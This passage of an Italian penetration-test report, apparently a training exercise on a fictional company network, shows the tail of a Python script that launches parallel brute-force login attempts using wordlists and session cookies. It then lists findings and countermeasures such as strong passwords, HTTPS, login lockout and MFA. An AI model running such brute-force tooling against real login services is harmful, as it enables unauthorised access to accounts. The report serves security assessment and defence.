
secFunc = ""
auxSec = input("Inserisci il livello di sicurezza: \n(A)-low\n(B)-medium\n(C)-high\n")
if auxSec == 'A': secFunc = "low"
elif auxSec == 'B': secFunc = "medium"
else: secFunc = "high"

att = 0
auxAtt = input("Inserisci lo stato processi ogni (default 500): \n(A)-10 tentativi\n(B)-500 tentativi\n(C)-1000 tentativi\n(D)-Inserisci ... \n")
if auxAtt == 'A': att = 10
elif auxAtt == 'C': att = 1000
elif auxAtt == 'D': att = int(input(" "))
else: att = 500

cookies = {
    "PHPSESSID": sessionId, # gestione cookie
    "security": secFunc # per gestione bruteforce
}

try:
    if __name__ == '__main__':
        t1 = multiprocessing.Process(target=Brute, args=('user1.txt', 'pass1.txt'))
        t1.start()
        t2 = multiprocessing.Process(target=Brute, args=('user2.txt', 'pass2.txt'))
        t2.start()
        t3 = multiprocessing.Process(target=Brute, args=('user3.txt', 'pass3.txt'))
        t3.start()
        t4 = multiprocessing.Process(target=Brute, args=('user4.txt', 'pass4.txt'))
        t4.start()
        t5 = multiprocessing.Process(target=Brute, args=('user5.txt', 'pass5.txt'))
        t5.start()
        print(f'{Fore.BLUE}[CONSOLE]Processi avviati correttamente{Fore.WHITE}')
except:
    print(f'{Fore.RED}(DEBUG)Avvio dei processi fallito{Fore.WHITE}')
```

ESECUZIONE:



RISULTATI TROVATI E CONSEGUENTI CONTROMISURE DA ADOTTARE

I risultati ottenuti ci hanno permesso di constatare di una mancata sicurezza in entrambi le parti critiche aziendali ( web server ed application server) ed anche a livello di struttura della rete aziendale. Infatti abbiamo elencato due possibili proposte per migliorare la sicurezza a livello strutturale proponendo un’opzione base , essenziale e meno costosa, ed un’opzione più efficace e precisa ma anche più onerosa.

Inoltre, con i test effettuati tramite i programmi appositamente creati dal team, siamo stati in grado di recuperare utente e password sia per il web server sia per l’application server ad ogni livello di sicurezza.

Viste le premesse di cui sopra elencante, al fine di evitare danni all’azienda come compromissione di dati sensibili o ad esempio l’accesso da parte di malintenzionati a documenti riservati , elenchiamo di seguito possibili soluzioni che garantirebbero una maggiore sicurezza della rete aziendale Tetha :

- Password: l’uso di [admin:password] o [guest:] sono da sconsigliare vivamente. Si consiglia di utilizzare password più robuste, sia per i super user che per gli utenti con privilegi più bassi. Si consiglia l’uso di password forti: 8 o più caratteri, di cui lettere (maiuscole e minuscole), numeri e simboli. Possibilmente non utilizzare parole di senso compiuto (facilmente esposte ad un dictionary attack come quello condotto) o informazioni

personali facilmente reperibili ed utilizzare requisiti ancora più stringenti per gli utenti con privilegi elevati. Si consiglia di adottare un sistema di gestione delle password tramite l'utilizzo di strumenti come Password Manager e generatori di password casuali;

- Utilizzo delle richieste GET: l'utilizzo di richieste di tipo GET per scambiare col server informazioni riservate sono da evitare perché riflettono nell'URL alcune informazioni importanti per eventuali attaccanti;
- Disattivare il metodo OPTIONS o, quantomeno, disattivare nel response header il campo che restituisce i metodi attivi;
- HTTP: l'uso del protocollo HTTP è rigorosamente da evitare. Passare al più presto ad HTTPS, finora tutto il traffico è passato in chiaro e quindi facilmente intercettabile;
- Implementare dei controlli server-side che permettano di bannare gli utenti che immettono dati di login errati, in modo da proteggersi da eventuali attacchi brute force;
- Valutare l'implementazione di una VPN aziendale;
- Valutare l'implementazione di MFA (Multi Factor Authentication), almeno per l'accesso alle aree nevralgiche del sistema;
- Formazione: istruire e sensibilizzare tutto il personale sul tema della cybersec, con particolare riguardo all'anello debole in ambito tecnologico, cioè l'essere umano. Si consiglia vivamente, al personale di ogni livello e mansione ed ai dirigenti, la lettura di: "L'arte dell'inganno", Kevin D. Mitnick - William L. Simon, 2003, Feltrinelli, ult. ed.;
- Aggiornamento periodico dei vari applicativi e mantenere aggiornati i dispositivi host / rete sia software che firmware, soprattutto se sono patch di sicurezza;